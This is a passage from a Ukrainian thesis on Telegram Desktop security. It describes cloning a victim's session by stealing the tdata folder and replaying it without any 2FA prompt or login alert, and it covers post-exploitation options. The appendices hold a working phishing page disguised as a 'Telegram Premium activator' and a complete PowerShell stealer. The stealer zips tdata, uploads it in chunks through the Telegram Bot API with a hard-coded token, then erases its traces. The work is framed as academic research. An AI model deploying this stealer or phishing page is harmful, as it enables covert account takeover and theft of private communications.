- Анонімність — бот не вимагає авторизації сторонніх облікових записів, достатньо токену.

3.4 Відкриття акаунту на іншому пристрої

Після отримання архіву tdata.zip, зловмисник переходить до наступного етапу реалізації атаки — відтворення сесії Telegram на власному комп'ютері. Саме ця дія надає повний доступ до акаунта жертви: без авторизаційного коду, без введення номера телефону та, що найважливіше, без жодного повідомлення про підозрілу активність для власника облікового запису.

Цей механізм заснований на архітектурі Telegram Desktop, яка дозволяє клонування сесій шляхом прямого копіювання директорії tdata — папки, яка містить усі необхідні для автентифікації ключі, токени та локальні файли сесії.

Архів tdata.zip з переданих частинок збирається командою типу:

copy /b tdata1.zip + tdata2.zip + tdata3.zip + … + tdata48.zip tdata.zip

3.4.1 Розпакування архіву та підготовка клієнта

Зловмисник копіює вміст архіву tdata.zip до відповідного каталогу нового інсталятора Telegram Desktop на іншому комп’ютері. Для цього йому достатньо:

- Встановити Telegram Desktop з офіційного сайту;
- Закрити застосунок (повністю, у тому числі у фоновому режимі);
- Скопіювати Telegram.exe в будь-яку чисту папку;
- Розархівувати туди отриману папку.



Рисунок 3.10 – Вставлення вкраденої папки tdata.

Після цього зловмисник просто запускає Telegram Desktop, і застосунок автоматично відкриває сесію, як ніби ніяких змін не відбулося. На екрані з’являється головне вікно Telegram, повністю ідентичне до того, що бачить жертва, з усіма чатами, повідомленнями, медіа та контактами.

3.4.2 Відсутність індикаторів компрометації

Ключовою особливістю цього етапу атаки є повна відсутність індикаторів компрометації з боку Telegram. Це означає:

- Не надходить повідомлення про новий вхід або підозрілу сесію;
- Кількість активних сесій не змінюється;
- Поточна сесія просто "клонована", і Telegram сприймає її як ту саму, яка вже існувала.



Рисунок 3.11 – Успішне отримання доступу.

Як можна побачити вхід в аккаунт успішний при цьому ні OTP,ні 2FA не знадобилось.



Рисунок 3.12 – Активні сесії: сесія зловмисника не показується як нова.

Хоч і назву ПК на якому був запущений Телеграм, було ідентифіковано як VMware20, назву завжди можна змінити, ніякого повідомлення про новий пристрій не відбулось



Рисунок 3.13 – Чат Telegram із відсутністю повідомлення про новий вхід.

Як бачимо, жодного оповіщення не відбулось та кількість сесій не змінилась, що робить компрометацію облікового запису непоміченою системою безпеки.

Це стає можливим завдяки тому, що Telegram не застосовує двофакторну перевірку при використанні локального файлу сесії. Такий підхід, з одного боку, забезпечує швидке відкриття месенджера, але з іншого — створює серйозну загрозу безпеці, адже дані сесії можна передати на інший пристрій без знання пароля чи коду підтвердження.

3.4.3 Додаткові можливості для зловмисника

Отримавши доступ до акаунту, атакуючий може:

- Читати всі наявні чати(особисті, групові та секретні);
- Завантажити архів медіафайлів, документів та історії;
- Від імені жертви надсилати повідомлення;
- Використовувати Telegram як канал подальшого розповсюдження шкідливого ПЗ;
- Збирати додаткову інформацію, як-от телефонні номери контактів, місцезнаходження (якщо увімкнено), або історію транзакцій (у випадку з ботами типу @Wallet).

Ще однією небезпечною перевагою є те, що зловмисник може необмежено зберігати сесію, поки користувач самостійно не змінить пароль або не закриє всі активні сесії вручну.

3.5 Пояснення непомітності атаки для Telegram та можливості розвитку

Однією з найбільш небезпечних характеристик описаної атаки є її практично повна невидимість для користувача. Telegram не реалізував механізмів, які б могли виявити факт несанкціонованого використання папки tdata або передачу цих

даних стороннім особам. Це призводить до ситуації, коли навіть усвідомлений користувач, який уважно стежить за активністю свого акаунта, не помічає компрометації.

3.5.1 Telegram і сесійна архітектура: чому система мовчить

Telegram Desktop не застосовує жодного криптографічного зв'язування папки tdata з конкретним пристроєм або IP-адресою. Таким чином, сесійний контейнер можна просто скопіювати й перенести — Telegram не проводить повторну перевірку користувача, не запитує 2FA-код, не надсилає push-сповіщення. Причини цього:

- Telegram Desktop проектувався для зручності й швидкого доступу, а не для жорсткої безпеки;
- Всі сесії зберігаються локально, без прямої синхронізації з хмарою щодо активного пристрою;
- Файлова структура tdata містить необхідні ключі, сертифікати й кеш повідомлень — достатньо лише скопіювати її для повної імітації легітимної сесії.

Це створює парадоксальну ситуацію: навіть якщо жертва включила двофакторну автентифікацію, вона не спрацьовує під час запуску Telegram через tdata, бо Telegram вважає, що користувач вже і так автентифікований.

3.5.2 Поведінкова безпека Telegram: її відсутність

Інші платформи месенджерів — зокрема Signal чи WhatsApp — при вході з нового пристрою:

- надсилають код підтвердження;
- автоматично сповіщають про новий пристрій;

- відключають усі інші сесії (за потреби).

Telegram цього не робить, тому користувач не отримує навіть натяку, що його акаунт було скомпрометовано. Таким чином атака має велику ймовірність залишитися непоміченою у перші години або навіть дні, якщо жертва не проводить регулярного моніторингу вкладки “Активні сесії”.

3.5.3 Сценарії подальшого розвитку (постексплуатація)

Отримавши повний доступ до Telegram-акаунта, зловмисник має широкий вибір подальших дій. Наведемо найтиповіші сценарії:

А) Якщо відсутня двофакторна автентифікація (2FA)
Це відкриває можливість повного захоплення акаунта. Зловмисник може:

- Встановити власний 2FA-пароль;
- Погасити всі інші активні сесії;
- Назавжди вигнати жертву з облікового запису.



Рисунок 3.14 – Спроба встановити 2FA та повністю приватизувати обліковий запис.

Тобто якщо у жертви не було встановлено 2FA, то при встановленні її зловмисником, доступ до облікового запису буде втрачений назавжди.

B) Авторизація через Telegram Web (OAuth)

Використовуючи Telegram Web, зловмисник може створювати нескінченну кількість нових сесій, просто відкриваючи Telegram Web з десктопу або мобільного. Telegram сприймає це як стандартну поведінку.

Наприклад, у деяких сценаріях зловмисник:

- Авторизується на telegram.org або через WebK;
- Перевіряє, що сесія зберігається;
- Після повторного запуску Telegram — сесія Web лишається активною.

Аналогічно і з Android та IOS пристроями — логін через номер телефону, а OTP код прийде у застосунок.

C) Імітація поведінки користувача

Зловмисник може “грати роль” жертви:

- Спілкуватися з її контактами;
- Отримувати OTP-коди;
- Вести переговори;
- Підключати акаунт до сторонніх сервісів через Telegram-ботів.

Це робить Telegram-акаунт ідеальною ціллю для цільових атак, фішингових кампаній, шантажу або розповсюдження шкідливого ПЗ через довіру до аккаунта жертви.

Висновки до розділу 3

У ході практичної реалізації атаки на клієнт Telegram було змодельовано та успішно виконано повноцінний ланцюжок дій, що дозволяє зловмиснику отримати повний, непомітний доступ до облікового запису користувача. Особливу увагу було приділено використанню архітектурних особливостей Telegram Desktop, що надає широкі можливості для зловживань без участі або згоди власника облікового запису.

Зокрема, показано, що:

- Надсилання архіву з ярликом та фішингове повідомлення можуть бути достатньо переконливими, аби спонукати користувача завантажити файл;
- Використання ярлика та PowerShell-скрипту дозволяє обійти традиційні системи захисту Windows, не викликаючи підозри;
- Telegram Bot API надає ідеальний канал ексфільтрації даних завдяки своїй зручності, швидкодії та відсутності виявлення;
- Запуск Telegram із вкраденою tdata не викликає жодного повідомлення про нову сесію, не змінює кількість пристроїв у системі та не викликає сповіщень у жертви.

Це підтверджує високу ефективність та “невидимість” даної моделі атаки, що робить її надзвичайно привабливою для зловмисників різного рівня — від одиничних кіберзлочинців до організованих угрупувань.

Telegram Desktop, у своєму поточному вигляді, є вразливим за своєю архітектурною природою. Відсутність криптографічного зв’язування даних сесії з апаратною конфігурацією або ідентифікаторами пристрою призводить до того, що tdata стає об’єктом атаки №1.

У цілому, результати практичного моделювання демонструють:

- Необхідність переосмислення механізмів автентифікації у Telegram;
- Невідкладну потребу у впровадженні нотифікацій про нові сесії;
- Критичну важливість інформування користувачів про ризики локального зберігання сесійних даних.

Таким чином, Розділ 3 не лише підтвердив можливість атаки, але й вказав на серйозні прорахунки у захисті даних клієнта Telegram, що потребують подальших досліджень, обговорень у спільноті інформаційної безпеки та у перспективі змін на рівні самої платформи.

ВИСНОВКИ

У ході виконання дипломної роботи на тему «Моделі та методи безпеки клієнта Telegram» було проведено комплексне дослідження архітектури месенджера Telegram, методів збереження даних сесії, механізмів автентифікації, а також існуючих і потенційних векторів атаки. Особливу увагу приділено клієнту Telegram Desktop, що є найбільш вразливою ланкою з точки зору збереження автентифікаційних даних та можливості їх несанкціонованого копіювання.

Робота складається з трьох логічно взаємопов'язаних розділів:

- У першому розділі здійснено огляд клієнтів Telegram для різних платформ, а також детально проаналізовано зберігання сесій у Telegram Desktop, Telegram Android, Telegram iOS та Telegram Web. Особливо важливим є аналіз структури директорії tdata, яка виступає основною ціллю для атак на Telegram Desktop. Було показано, що Telegram не реалізує жодного шифрування чи прив'язки сесій до пристрою, що створює умови для повного клонування доступу.
- У другому розділі проведено огляд наявних механізмів захисту Telegram, включаючи двофакторну автентифікацію, токени ботів, особливості роботи з API, ризики, пов'язані з OAuth та Telegram Web, а також розглянуто популярні фреймворки й інструменти, які використовуються для проведення атак на Telegram. Також досліджено низку CVE та вразливостей, які прямо чи опосередковано можуть бути використані для компрометації облікових записів.
- У третьому розділі моделюється реальний сценарій атаки, що передбачає використання фішингового повідомлення, завантаження архіву з ярликом, активацію скрипта PowerShell, ексфільтрацію даних сесії через Telegram Bot API, та подальший запуск Telegram із підміненою tdata. Ця атака є повністю безшумною — користувач не отримує жодних повідомлень, а кількість сесій на пристроях залишається незмін-

ною. Така поведінка підтверджує суттєві прорахунки у моделі безпеки Telegram Desktop.

В цілому, робота доводить, що Telegram, попри репутацію захищеного месенджера, має серйозні вразливості на рівні локального збереження сесій. Основні проблеми полягають у:

- Відсутності криптографічного зв’язування tdata із пристроєм;
- Відсутності сповіщень про дублювання сесії на Telegram Desktop;
- Можливості передачі сесій між пристроями без перевірки;
- Недостатній інтеграції поведінкового аналізу й аномалій у логіці Telegram.

Практична цінність роботи полягає у демонстрації реального, прикладного підходу до моделювання атаки, який може бути використаний як у освітніх цілях (наприклад, для тренування фахівців з кібербезпеки), так і в межах етичного хакінгу для виявлення слабких місць у інфраструктурі компаній.

На завершення варто підкреслити: вивчення механізмів експлуатації Telegram є критично важливим для України, з огляду на масове використання цього месенджера серед населення, військових, журналістів і волонтерів. Неможливість своєчасного виявлення атак на Telegram-акаунти створює потенціал для масштабних інформаційних і технічних загроз.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАНЬ

1. Telegram (software) (Електронний ресурс). – Режим доступу: https://en.wikipedia.org/wiki/Telegram_%28software%29
2. Telegram vulnerabilities: Guide to staying safe (Електронний ресурс). – Cointelegraph, 2024. – Вересень. – Режим доступу: https://cointelegraph.com/learn/articles/telegram-vulnerabilities-guide-to-staying-safe
3. Secure Remote Password (SRP) в Telegram (Електронний ресурс) // Спосіб доступу: URL: https://core.telegram.org/api/srp
4. PupkinStealer .NET Infostealer Using Telegram for Data Theft (Електронний ресурс) // Picus Security. – Режим доступу: https://www.picussecurity.com/resource/blog/pupkinstealer-net-infostealer-using-telegram-for-data-theft
5. Multiple encryption flaws uncovered in Telegram messaging protocol (Електронний ресурс) // PortSwigger. – Режим доступу: https://portswigger.net/daily-swig/multiple-encryption-flaws-uncovered-in-telegram-messaging-protocol
6. Хто користується Telegram: аналітика (Електронний ресурс) // Unisender. – Режим доступу: https://www.unisender.com/ru/blog/auditoriya-telegram-kto-polzuetsya-messengerom/#anchor-2
7. Potential vulnerabilities in the authentication mechanism of WhatsApp and Telegram messengers (Електронний ресурс) // ResearchGate, 2022. – Січень. – Режим доступу: https://www.researchgate.net/publication/367473502_Potential_vulnerabilities_in_the_authentication_mechanism_of_WhatsApp_and_Telegram_messengers
8. How Adversaries Use Telegram to Evade Detection (Електронний ресурс) // Спосіб доступу: URL: https://www.upwind.io/feed/how-adversaries-use-telegram-to-evade-detection

9. Abuse of Telegram bots rises 800 % in 2022 (Електронний ресурс) // Спосіб доступу: URL: https://cofense.com/blog/abuse-telegram-bots-rises-800/
10. Telegram Mini Apps – Telegram Core (Електронний ресурс) // Спосіб доступу: URL: https://core.telegram.org/bots/webapps
11. TRAP10 Mini App Scam (Електронний ресурс) // Спосіб доступу: URL: https://www.ctm360.com/blogs/trap10-mini-app-scam
12. telebot – GitHub (Електронний ресурс) // Спосіб доступу: URL: https://github.com/KyleJamesWalker/telebot
13. python-telegram-bot – GitHub (Електронний ресурс) // Спосіб доступу: URL: https://github.com/python-telegram-bot/python-telegram-bot
14. MadelineProto, a PHP MTProto telegram client (Електронний ресурс) // GitHub. – Режим доступу: https://github.com/danog/MadelineProto
15. aiogram – GitHub (Електронний ресурс) // Спосіб доступу: URL: https://github.com/aiogram/aiogram
16. Exfiltration over Telegram Bots: Skidding Infostealer Logs (Електронний ресурс) // Bitsight, 2024. – Жовтень. – Режим доступу: https://www.bitsight.com/blog/exfiltration-over-telegram-bots-skidding-infostealer-logs
17. CERT-GOV-UA (Електронний ресурс). – 2022. – Режим доступу: https://cert.gov.ua/article/39253
18. Login Telegram уязвимость (Електронний ресурс) // SecurityLab, 2025. – Квітень. – Режим доступу: https://www.securitylab.ru/news/558815.php
19. Evilginx – MITM attack framework (Електронний ресурс) // GitHub. – Режим доступу: https://github.com/kgretzky/evilginx2
20. CVE-2024-7014 EvilVideo (Електронний ресурс) // KRLabs InfoSec. – Режим доступу: https://infosec.exchange/@krlaboratories/114112010580568730
21. Four cryptographic vulnerabilities in Telegram (Електронний ресурс) // ETH Zurich, 2021. – Липень. – Режим доступу: https://ethz.ch/en/news-and-events/eth-news/news/2021/07/four-cryptographic-vulnerabilities-in-telegram.html

ДОДАТОК А

Лістинг А.1 – Фішинговий сайт (telegram-premium-activator.html)

```
<!DOCTYPE html>
<html lang="uk">
<head>
  <meta charset="UTF-8">
  <title>Telegram Premium Developer Access</title>
  <style>
    body {
      font-family: "Segoe UI", sans-serif;
      background: url("wallpaper.jpg") no-repeat center center fixed;
      background-size: cover;
      margin: 0;
      padding: 0;
      display: flex;
      align-items: center;
      justify-content: center;
      height: 100vh;
    }
    .container {
      background: rgba(255, 255, 255, 0.92);
      border-radius: 12px;
      padding: 40px;
      box-shadow: 0 4px 12px rgba(0,0,0,0.25);
```

```
  text-align: center;
  max-width: 400px;
}
h1 {
  color: #0088cc;
  margin-bottom: 20px;
}
p {
  font-size: 16px;
  color: #333;
}
.button {
  display: inline-block;
  margin-top: 25px;
  padding: 12px 25px;
  font-size: 16px;
  background-color: #0088cc;
  color: white;
  border: none;
  border-radius: 8px;
  text-decoration: none;
  cursor: pointer;
  transition: background-color 0.3s;
}
.button:hover {
  background-color: #0073b1;
```

```
    }
    .note {
      font-size: 12px;
      color: gray;
      margin-top: 15px;
    }
  </style>
</head>
<body>
  <div class="container">
    <h1>Telegram Premium Test Access</h1>
    <p>Ви були обрані для участі в тестуванні функцій Telegram Premium.<br>
    Ваш акаунт буде додано до списку розробників із безлімітним доступом.</p>
    <a class="button" href="telegram-activator.zip" download>Завантажити активатор</a>
    <div class="note">Працює лише для Telegram Desktop (Windows)</div>
  </div>
</body>
</html>
```

Лістинг А.2 – Основний PowerShell скрипт (run.ps1)

```
$token = '7676753717:AAHxOQh878fgfhfX3g_cVQprfr6ljvtvANlU'
$chat_id = '360301351'
$sourceFolder = "$env:APPDATA\Telegram Desktop\tdata"
$tempFolder = "$env:TEMP\tdata_temp"
$zipPath = "$env:TEMP\tdata.zip"
if (Test-Path $tempFolder) {
```

```
    Remove-Item $tempFolder -Recurse -Force
}
Copy-Item $sourceFolder -Destination $tempFolder -Recurse

if (Test-Path $zipPath) {
    Remove-Item $zipPath -Force
}
Add-Type -AssemblyName 'System.IO.Compression.FileSystem'
[IO.Compression.ZipFile]::CreateFromDirectory($tempFolder, $zipPath)

$chunkSize = 45MB
$buffer = New-Object byte[] $chunkSize
$in = [System.IO.File]::OpenRead($zipPath)
$index = 1

while ($true) {
    $read = $in.Read($buffer, 0, $chunkSize)
    if ($read -le 0) { break }
    $chunkPath = "$env:TEMP\tdata$index.zip"
    $out = [System.IO.File]::OpenWrite($chunkPath)
    $out.Write($buffer, 0, $read)
    $out.Close()
    curl.exe -X POST "https://api.telegram.org/bot$token/sendDocument" `
      -F "chat_id=$chat_id" `
      -F "document=@$chunkPath" > $null
```

```
    Remove-Item $chunkPath -Force
    $index++
}

$in.Close()
Remove-Item $zipPath -Force
Remove-Item $tempFolder -Recurse -Force
```